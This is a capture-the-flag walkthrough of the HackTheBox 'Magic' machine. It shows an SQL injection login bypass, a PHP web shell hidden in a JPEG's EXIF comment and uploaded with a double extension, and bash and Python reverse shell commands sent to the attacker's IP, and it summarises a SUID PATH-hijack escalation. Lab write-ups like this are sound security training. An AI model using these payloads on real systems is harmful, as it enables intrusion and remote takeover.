
HackTheBox – Magic



Magic

OS:	🐧 Linux
Difficulty:	Medium
Points:	30
Release:	18 Apr 2020
IP:	10.10.10.185

Summary

- WebServer hosted on port 80 has an SQL injection vulnerability allowing users to bypass authentication.
- It is possible to upload an image with a malicious payload embedded into it, this ultimately allows Remote Code Execution.
- Used RCE to gain a reverse shell as the user www-data.
- Discovery of hard coded SQL database credentials.
- Used SQL credentials to dump SQL database, in there was a password.
- Used password to authenticate as the user – theseus.
- A binary – sysinfo has suid permissions set, investigating this program reveals that it runs several other binaries without calling their full paths, this can be abused by creating a malicious file with the same name as one of these binaries in an arbitrary directory, adding this directory to the path variable will cause the malicious file to be executed with suid permissions when sysinfo is run.

Recon


I began by adding 10.10.10.185 to /etc/hosts as magic.htb.
This was followed up by port scans, only revealing port 80 running a HTTP server and port 22 running SSH.

```
# Nmap 7.80 scan initiated Sun Apr 26 12:21:56 2020 as: nmap -A -p22,80 -oN nmap.txt magic.htb
Nmap scan report for magic.htb (10.10.10.185)
Host is up (0.025s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
|   256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
|_  256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Magic Portfolio
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 2.6.32 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.2 - 4.9 (92%), Linux 3.7 - 3.10 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Running dirb against port 80 discovers a few interesting directories, most notably /images/uploads.

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

OUTPUT_FILE: dirb.txt
START_TIME: Sun Apr 26 12:22:23 2020
URL_BASE: http://magic.htb/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://magic.htb/ ----
==> DIRECTORY: http://magic.htb/assets/
==> DIRECTORY: http://magic.htb/images/
+ http://magic.htb/index.php (CODE:200|SIZE:4052)
+ http://magic.htb/server-status (CODE:403|SIZE:274)

---- Entering directory: http://magic.htb/assets/ ----
==> DIRECTORY: http://magic.htb/assets/css/
==> DIRECTORY: http://magic.htb/assets/js/

---- Entering directory: http://magic.htb/images/ ----
==> DIRECTORY: http://magic.htb/images/uploads/

---- Entering directory: http://magic.htb/assets/css/ ----
==> DIRECTORY: http://magic.htb/assets/css/images/

---- Entering directory: http://magic.htb/assets/js/ ----

---- Entering directory: http://magic.htb/images/uploads/ ----

---- Entering directory: http://magic.htb/assets/css/images/ ----
==> DIRECTORY: http://magic.htb/assets/css/images/ie/

---- Entering directory: http://magic.htb/assets/css/images/ie/ ----
```

Viewing the website it appears to only be hosting images.




Navigating to the login page reveals a login form.



This form can be easily bypassed with a simple SQL injection in both fields.


' or 'a'='a




'or'a'='a

●●●●●●●●●

This presents an image upload form.



Attempting to upload a .php file results in an error message, only png, jpg & jpeg files are allowed to be uploaded.



Sorry, only JPG, JPEG & PNG files are allowed.


FootHold

I downloaded the following jpg file.

I used exiftool to insert a comment into the file:


<?php echo "<pre>" system($_GET['cmd']); ?>

I then changed the file extension to .php.jpg




```
driggzzzz@kali:~/Desktop/HTB/Magic$ exiftool -comment="<?php echo \"<pre>\"; system(\$_GET[cmd]); ?>" cat.jpg
    1 image files updated
driggzzzz@kali:~/Desktop/HTB/Magic$ exiftool cat.jpg
ExifTool Version Number         : 12.00
File Name                       : cat.jpg
Directory                       : .
File Size                       : 96 kB
File Modification Date/Time     : 2020:08:21 07:46:43-04:00
File Access Date/Time           : 2020:08:21 07:46:43-04:00
File Inode Change Date/Time     : 2020:08:21 07:46:43-04:00
File Permissions                : rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Comment                         : <?php echo "<pre>"; system($_GET[cmd]); ?>
Image Width                     : 820
Image Height                    : 585
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 820×585
Megapixels                      : 0.480
driggzzzz@kali:~/Desktop/HTB/Magic$ mv cat.jpg cat.php.jpg
driggzzzz@kali:~/Desktop/HTB/Magic$ file cat.php.jpg
cat.php.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1×1, segment length 16, comment: "<?php echo "<pre>"; system($_GET[cmd]); ?>", baseline, precision 8, 820×585, components 3
driggzzzz@kali:~/Desktop/HTB/Magic$ 
```

The double extension successfully bypasses the checks on the upload form.




The file cat.php.jpg has been uploaded.

Visiting /images/uploads/cat.php.png reveals the following page. I also issued a GET request in the URL - ?cmd=ifconfig – this successfully shows the output of the ifconfig command, confirming I now have RCE.



```
����JFIF��,

ens160: flags=4163  mtu 1500
        inet 10.10.10.185  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::250:56ff:feb9:7e2c  prefixlen 64  scopeid 0x20
        inet6 dead:beef::250:56ff:feb9:7e2c  prefixlen 64  scopeid 0x0
        ether 00:50:56:b9:7e:2c  txqueuelen 1000  (Ethernet)
        RX packets 90228  bytes 5778996 (5.7 MB)
        RX errors 0  dropped 18  overruns 0  frame 0
        TX packets 90912  bytes 16184800 (16.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4071  bytes 292549 (292.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4071  bytes 292549 (292.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

I tried several commands to spawn a reverse shell, bash didn't work.




```
magic.htb/images/uploads/cat.php.jpg?cmd=/bin/bash -i >& /dev/tcp/10.10.14.12/9001 0>&1
```

```
����JFIF��,

��C��C��I4"��
���}!1AQa"q2���#B��R��$3br�
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz������������������
���w!1AQaq"2�B����      #3R�br�
$4�%�&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz��������������
```

driggzzzz@kali: ~/Desktop/HTB/Magic
File Actions Edit View Help

```
driggzzzz@kali:~/Desktop/HTB/Magic$ nc -nvlp 9001
listening on [any] 9001 ...
```

I tried pinging my machine to confirm that it was reachable, this confirms that both machines can reach each other.




```
magic.htb/images/uploads/cat.php.jpg?cmd=ping -c 1 10.10.14.12
```

```
����JFIF��,

PING 10.10.14.12 (10.10.14.12) 56(84) bytes of data.
64 bytes from 10.10.14.12: icmp_seq=1 ttl=63 time=13.0 ms

--- 10.10.14.12 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 13.032/13.032/13.032/0.000 ms
��C��C��I4"��
���}!1AQa"q2���#B��R��$3br�
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz������������������
```

driggzzzz@kali: ~/Desktop/HTB/Magic
File Actions Edit View Help

```
driggzzzz@kali:~/Desktop/HTB/Magic$ sudo tcpdump -i tun0 | grep echo
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
07:55:17.588925 IP magic.htb > 10.10.14.12: ICMP echo request, id 1953, seq 1, length 64
07:55:17.588937 IP 10.10.14.12 > magic.htb: ICMP echo reply, id 1953, seq 1, length 64
```

Some light enumeration reveals that python3 is installed on the server.




```
magic.htb/images/uploads/cat.php.jpg?cmd=which python3
```

```
����JFIF��,

/usr/bin/python3
```

I set up my listener and visited the following URL:

http://magic.htb/images/uploads/cat.php.jpg?cmd=python3%20-c%20%27import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((%2210.10.14.12%22,%209001));os.dup2(s.fileno(),0);%20os.dup2(s.fileno(),1);%20os.dup2(s.fileno(),2);p=subprocess.call([%22/bin/sh%22,%22-i%22]);%27

This successfully granted me a reverse shell as www-data.




```
